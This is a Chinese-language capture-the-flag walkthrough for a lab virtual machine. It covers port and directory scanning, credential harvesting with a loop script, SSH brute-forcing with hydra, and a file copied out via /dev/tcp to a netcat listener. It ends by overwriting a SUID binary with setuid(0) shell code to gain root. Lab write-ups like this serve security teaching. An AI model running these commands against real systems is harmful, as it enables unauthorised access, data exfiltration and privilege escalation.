
信息收集
bash
$ nmap -sT -sVC -O -p 22,80 192.168.31.160 -o nmapscan/nmap_tcp
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:cb:7e:8a:72:82:84:9a:11:43:61:15:c1:e6:32:0b (RSA)
|   256 7a:0e:b6:dd:8f:ee:a7:70:d9:b1:b5:6e:44:8f:c0:49 (ECDSA)
|_  256 80:18:e6:c7:01:0e:c6:6d:7d:f4:d2:9f:c9:d0:6f:4c (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
MAC Address: 08:00:27:71:3B:D4 (Oracle VirtualBox virtual NIC)
bash
$ gobuster dir -u http://192.168.31.160/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,zip,txt
/index.html           (Status: 200) [Size: 22]
/robots.txt           (Status: 200) [Size: 362]
bash
$ curl 'http://192.168.31.160/robots.txt'
/hi
/....\..\.-\--.\.-\..\-.
/shehatesme

$ curl -L 'http://192.168.31.160/shehatesme/'
She hates me because I FOUND THE REAL SECRET!
I put in this directory a lot of .txt files.
ONE of .txt files contains credentials like "theuser/thepass" to access to her system!
All that you need is an small dict from Seclist!
bash
$ wfuzz --hh 169 -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://192.168.31.160/shehatesme/FUZZ.txt
=====================================================================
ID           Response   Lines    Word       Chars       Payload =====================================================================
000000033:   200        1 L      1 W        16 Ch       "new"
000000027:   200        1 L      1 W        16 Ch       "search"
000000029:   200        1 L      1 W        16 Ch       "privacy"
000000026:   200        1 L      1 W        16 Ch       "about"
000000023:   200        1 L      1 W        16 Ch       "full"
000000032:   200        1 L      1 W        16 Ch       "blog"
000000130:   200        1 L      1 W        16 Ch       "jobs"
000000129:   200        1 L      1 W        16 Ch       "forums"
000000099:   200        1 L      1 W        16 Ch       "page"
000000262:   200        1 L      1 W        16 Ch       "faqs"
000000264:   200        1 L      1 W        16 Ch       "link"
000000258:   200        1 L      1 W        16 Ch       "welcome"
000000259:   200        1 L      1 W        16 Ch       "admin"
000000267:   200        1 L      1 W        16 Ch       "space"
000000263:   200        1 L      1 W        16 Ch       "2001"
000000255:   200        1 L      1 W        16 Ch       "other"
000000329:   200        1 L      1 W        16 Ch       "network"
000000393:   200        1 L      1 W        16 Ch       "es"
000000394:   200        1 L      1 W        16 Ch       "art"
000000390:   200        1 L      1 W        16 Ch       "guide"
000000378:   200        1 L      1 W        16 Ch       "folder"
000000383:   200        1 L      1 W        16 Ch       "java"
000000386:   200        1 L      1 W        16 Ch       "issues"
000000372:   200        1 L      1 W        16 Ch       "google"
000000478:   200        1 L      1 W        16 Ch       "smilies"
000003809:   200        1 L      1 W        16 Ch       "airport"
000005155:   200        1 L      1 W        16 Ch       "secret"
000084598:   200        1 L      1 W        16 Ch       "procps"
000085818:   200        1 L      1 W        16 Ch       "pynfo"
000086069:   200        1 L      1 W        16 Ch       "lh2"
000086130:   200        1 L      1 W        16 Ch       "cymru"
000086125:   200        1 L      1 W        16 Ch       "alba"
000086089:   200        1 L      1 W        16 Ch       "muze"
000087028:   200        1 L      1 W        16 Ch       "wha"
把以上的信息保存在temp里面
bash
$ cat temp| grep -P '(?<=")[^"]+(?=")' -o > dic
$ cat getcreds.sh
for i in $(cat dic);
do
        curl -s http://192.168.31.160/shehatesme/$i.txt >> out.txt;
done

$ bash getcreds.sh
$ cat out.txt| sort| uniq| sed 's;/;:;g' > creds
bash
$ hydra -C creds ssh://192.168.31.160
[22][ssh] host: 192.168.31.160   login: theuser   password: thepass
提权
bash
$ ssh theuser@192.168.31.160
theuser@MiWiFi-RD04-srv:~$ id
uid=1000(theuser) gid=1000(theuser) grupos=1000(theuser),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
bash
theuser@MiWiFi-RD04-srv:~$ cat user.txt
HMV2353IVI
bash
theuser@MiWiFi-RD04-srv:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 sep 26  2020 .
drwxr-xr-x 18 root    root    4096 sep 26  2020 ..
drwxr-xr-x  3 suidy   suidy   4096 sep 27  2020 suidy
drwxr-xr-x  3 theuser theuser 4096 sep 27  2020 theuser
bash
theuser@MiWiFi-RD04-srv:/home/suidy$ cat suidyyyyy > /dev/tcp/192.168.31.240/2333
$ nc -lp 2333 > suidyyyyy
我们搬到 IDA 中看一下,找到 main 函数,直接 F5

右键Decimal
c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  setuid(1001u);
  setgid(1001u);
  system("/bin/bash");
  return 0;
}
bash
theuser@MiWiFi-RD04-srv:/home/suidy$ cat /etc/passwd| grep 1001
suidy:x:1001:1001:,,,:/home/suidy:/bin/bash
因此我们可以知道我们实际上是拿到了一个 uid1001 用户的shell,也就是suidy
因为我们拥有suidyyyyy的写权限,所以我选择进行重新写入suidyyyyy。
这是因为考虑到覆盖会损失root的属主位,所以我们只能选择重新写入
注意,如果你利用suidyyyyy已经获得了suidy的权限,并想要利用他的权限直接在他的家目录里面进行读写操作
那么重新写入的时候请退出进行写入。
因为你现在使用的bash实际上是通过这个文件获得的,也就是说这个文件一直被使用,你是无法写入的
a.c:(利用vi或者nano)
c
int main(){
        setuid(0);
        setgid(0);
        system("/bin/bash");
        return 0;
}
bash
suidy@MiWiFi-RD04-srv:/home/suidy$ gcc a.c -o a
suidy@MiWiFi-RD04-srv:/home/suidy$ chmod 777 a

theuser@MiWiFi-RD04-srv:/home/suidy$ cat a > suidyyyyy
bash
root@MiWiFi-RD04-srv:/home/suidy# id
uid=0(root) gid=0(root) grupos=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(theuser)

root@MiWiFi-RD04-srv:/root# cat timer.sh
#!/bin/sh
chmod +s /home/suidy/suidyyyyy

root@MiWiFi-RD04-srv:/root# cat root.txt
HMV0000EVE